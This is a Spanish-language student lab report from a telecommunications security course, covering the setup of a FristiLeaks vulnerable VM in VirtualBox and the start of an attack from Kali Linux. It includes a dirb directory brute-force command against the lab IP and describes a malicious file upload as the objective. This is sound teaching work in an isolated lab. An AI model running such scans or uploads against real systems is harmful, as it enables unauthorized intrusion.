



Universidad Tecnológica del Chocó  
Diego Luis Córdoba

---

## **PROGRAMA DE INGENIERÍA DE TELECOMUNICACIONES E INFORMÁTICA.**

### **SEGURIDAD Y AUDITORIA DE REDES**

#### **LABORATORIO #4**

**LUIS JADER CUESTA MOYA**  
Estudiante.

**SEMESTRE:**  
**VIII**

**QUIBDÓ-CHOCÓ**

**Fecha: 09/09/2025**

## **CONTENIDO**

|                                                                          |    |
|--------------------------------------------------------------------------|----|
| INTRODUCCIÓN                                                             | 3  |
| OBJETIVOS                                                                | 4  |
| • Objetivo general:                                                      | 4  |
| • Objetivos específicos:                                                 | 4  |
| TABLA DE ILUSTRACIONES                                                   | 5  |
| 1. EXPLOTACIÓN DE VULNERABILIDADES EN FRISTILEAKS MEDIANTE KALI<br>LINUX | 6  |
| JUSTIFICACIÓN                                                            | 35 |
| CONCLUSIÓN                                                               | 36 |

## INTRODUCCIÓN

La seguridad informática es uno de los pilares fundamentales en el desarrollo y administración de sistemas, dado que la creciente interconexión digital expone constantemente a organizaciones e individuos a múltiples amenazas cibernéticas. En este contexto, el laboratorio realizado con Kali Linux y la máquina virtual FristiLeaks se convierte en una práctica esencial para comprender cómo se identifican, explotan y mitigan vulnerabilidades en entornos controlados. A través de la simulación de ataques, como el escaneo de directorios, la decodificación de información oculta y la explotación de formularios de subida de archivos, se puede evidenciar la importancia de fortalecer la infraestructura tecnológica frente a ciberataques. Este trabajo no solo permite afianzar conocimientos técnicos en auditoría de redes y seguridad informática, sino que también resalta el papel crítico de la ética profesional en el manejo de dichas herramientas.

## OBJETIVOS

- **Objetivo general:**

Analizar y aplicar técnicas de auditoría de seguridad mediante la explotación de vulnerabilidades en la máquina virtual FristiLeaks utilizando Kali Linux.

- **Objetivos específicos:**

Configurar adecuadamente el entorno virtual con VirtualBox y establecer la conectividad de red necesaria para la práctica.

Identificar directorios, rutas ocultas y posibles fallos de seguridad a través de escaneos de fuerza bruta y análisis de archivos.

Ejecutar pruebas de subida de archivos maliciosos con el fin de obtener acceso al servidor víctima.

Evaluar los resultados de la intrusión, validando el impacto que tendría una vulnerabilidad de este tipo en un entorno real.

Reflexionar sobre las medidas de prevención y buenas prácticas que deberían implementarse para mitigar los riesgos detectados.

## TABLA DE ILUSTRACIONES

|                       |                                               |           |
|-----------------------|-----------------------------------------------|-----------|
| <i>Ilustración 1</i>  | <i>archivo ejecutable fristileaks</i>         | <i>6</i>  |
| <i>Ilustración 2</i>  | <i>primer paso para la ejecucion</i>          | <i>6</i>  |
| <i>Ilustración 3</i>  | <i>administrador de instalación.</i>          | <i>7</i>  |
| <i>Ilustración 4</i>  | <i>panel de configuración</i>                 | <i>8</i>  |
| <i>Ilustración 5</i>  | <i>configuracion MAC.</i>                     | <i>8</i>  |
| <i>Ilustración 6</i>  | <i>Configuracion Red Nat en fristileaks.</i>  | <i>10</i> |
| <i>Ilustración 7</i>  | <i>Creación de la red Nat en virtualbox.</i>  | <i>10</i> |
| <i>Ilustración 8</i>  | <i>interfaz inicial fristileaks</i>           | <i>11</i> |
| <i>Ilustración 9</i>  | <i>escaneo de fuerza bruta.</i>               | <i>12</i> |
| <i>Ilustración 10</i> | <i>buscar Listado de directorios</i>          | <i>13</i> |
| <i>Ilustración 11</i> | <i>lista de diccionarios</i>                  | <i>14</i> |
| <i>Ilustración 12</i> | <i>Escaneo de directorios</i>                 | <i>15</i> |
| <i>Ilustración 13</i> | <i>buscador de rutas robots.txt</i>           | <i>16</i> |
| <i>Ilustración 14</i> | <i>Esto es la página fristi</i>               | <i>17</i> |
| <i>Ilustración 15</i> | <i>fallo de autentificacion</i>               | <i>18</i> |
| <i>Ilustración 16</i> | <i>imagen oculta en HTML parte 1</i>          | <i>18</i> |
| <i>Ilustración 17</i> | <i>imagen oculta en HTML parte2</i>           | <i>19</i> |
| <i>Ilustración 18</i> | <i>decodificador base64</i>                   | <i>20</i> |
| <i>Ilustración 19</i> | <i>convertidor de base64 a png</i>            | <i>20</i> |
| <i>Ilustración 20</i> | <i>vulnerabilidad subida de archivos.</i>     | <i>21</i> |
| <i>Ilustración 21</i> | <i>Creación de archivos maliciosos</i>        | <i>21</i> |
| <i>Ilustración 22</i> | <i>Creación de archivos maliciosos parte2</i> | <i>22</i> |
| <i>Ilustración 23</i> | <i>Editor nano parte1</i>                     | <i>23</i> |
| <i>Ilustración 24</i> | <i>Editor nano parte2.</i>                    | <i>23</i> |
| <i>Ilustración 25</i> | <i>Cargar archivo malisioso.</i>              | <i>24</i> |
| <i>Ilustración 26</i> | <i>Luis.php.png no se encontró</i>            | <i>24</i> |
| <i>Ilustración 27</i> | <i>Explotación maliciosa en ejecución</i>     | <i>25</i> |
| <i>Ilustración 28</i> | <i>Creacion de los usuarios.</i>              | <i>32</i> |

## 1. EXPLOTACIÓN DE VULNERABILIDADES EN FRISTILEAKS MEDIANTE KALI LINUX

Para este laboratorio necesitaba el sistema operativo **fristileaks** y lo pude conseguir en el salón de clases gracias a que lo suministro el docente quien es nuestro tutor en lo que respecta de la asignatura, ya que contamos con el virtualbox instalado lo siguiente es ejecutar el archivo **.ova** (ejecutable), con el virtualbox que es como yo lo ejecuto inicialmente.




Ilustración 1 archivo ejecutable fristileaks

Nos resulta mucho más fácil montar estas máquinas cuando les indicamos como queremos que se ejecute.





Ilustración 2 primer paso para la ejecucion

Luego de iniciar a ejecutar la instalación en nuestra máquina virtual nos aparecerá una ventana que la podemos llamar el comando de instalación inicial donde le vamos a dar algunos ajustes a nuestro sistema en la máquina virtual, también


podríamos cambiar la ubicación del archivo desde donde se tomara el archivo raíz para la instalación.



*Ilustración 3 administrador de instalación.*


Este vendría siendo el administrador de configuración que se puede ver luego de la instalación luego de que ya el sistema esté en la máquina virtual central.

Aquí podríamos hacer parte de las configuraciones que hicimos a la hora de instalar como quien dice modificar la mayoría de sus configuraciones, como el nombre, darle bidireccionalidad para poder interactuar más fácil entre las diferentes maquinas!




*Ilustración 4 panel de configuración*

Otra de las configuraciones que podemos hacer es la dirección MAC: esta vez utilizamos una dirección estática para este sistema y corresponde a la dirección **080027A5A676** como lo podemos apreciar el anexo.



*Ilustración 5 configuracion MAC.*

Estas son las maquinas o parte de las cuales estamos utilizando o vamos a utilizar en todo el desarrollo de esta asignatura y cómo podemos ver ya existe nuestra máquina virtual **FristiLeaks**, que en esta oportunidad jugara un papel como maquina victima.



Esta es la configuración de la red Nat. La cual está creada y configurada en nuestro virtualbox para posteriormente ser configurada en cada una de las máquinas virtuales si así lo requiere la temática del docente.




Ilustración 6 Configuración Red Nat en fristileaks.

La principal configuración para la red Nat nace aquí en esta interfaz donde se coloca la dirección Ip central o puerta de enlace que en este caso vendría siendo **192.168.100.0/24** con máscara 24.






Ilustración 7 Creación de la red Nat en virtualbox.

Antes de iniciar a hacer ataques lo primero que hacemos es saber la dirección que estaba rentando la maquina víctima, debido a que siempre debemos tener algo para poder iniciar en este casa la dirección es la 192.168.100.15.



*Ilustración 8 interfaz inicial fristileaks*

Cuando iniciamos el laboratorio lo segundo que hicimos fue un escaneo de fuerza bruta con el comando dirb <http://192.168.100.15> con la dirección de la maquina victima para ver que directorios o directorios que no estén enlazados en la pagina principal.

